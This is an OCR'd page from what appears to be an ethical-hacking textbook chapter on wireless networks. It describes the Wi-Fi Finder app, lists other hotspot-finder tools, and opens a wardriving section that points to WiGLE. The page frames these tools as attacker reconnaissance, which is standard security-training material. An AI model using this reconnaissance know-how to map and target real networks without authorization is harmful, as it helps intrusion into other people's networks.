
Wi-Fi Hotspot Finder Tools

- **Wi-Fi Finder**

  Source: *https://www.appsapk.com*

  Wi-Fi Finder is an android mobile application that can be used for finding free or paid public Wi-Fi hotspots online or offline. Attackers use Wi-Fi Finder to scan for Wi-Fi hotspots around them and access their details. Its features include the following:

  - Scan for nearby Wi-Fi hotspots
  - Search for public Wi-Fi networks anywhere in the world
  - View Wi-Fi hotspot details, call locations, get directions, or share the hotspot
  - Filter results by location (cafe, hotel, etc.) or provider type



New York City
Latitude: 40.7231 | Longitude: -73.9951

Paris
Latitude: 48.8610 | Longitude: 2.3476

Berlin
Latitude: 52.5192 | Longitude: 13.4037

Sydney
Latitude: -33.8579 | Longitude: 151.2064


Toronto
Latitude: 43.6563 | Longitude: -79.3836

Seoul
Latitude: 37.5566 | Longitude: 126.9881

Figure 16.48: Screenshot of Wi-Fi Finder

The following are some additional Wi-Fi hotspot finder tools:

- Homedale::Wi-Fi/WLAN Monitor (*https://www.the-sz.com*)
- Fing - Network Tools (*https://play.google.com*)
- WiFi Finder - Free WiFi Map (*https://play.google.com*)
- WiFi Map (*https://play.google.com*)
- Find Wifi & Connect to Wi-Fi (*https://play.google.com*)




Wi-Fi Network Discovery Through WarDriving

Step 1	Register with WiGLE (*https://wigle.net*) and download the map **packs of your area** to view the plotted APs on a geographical map
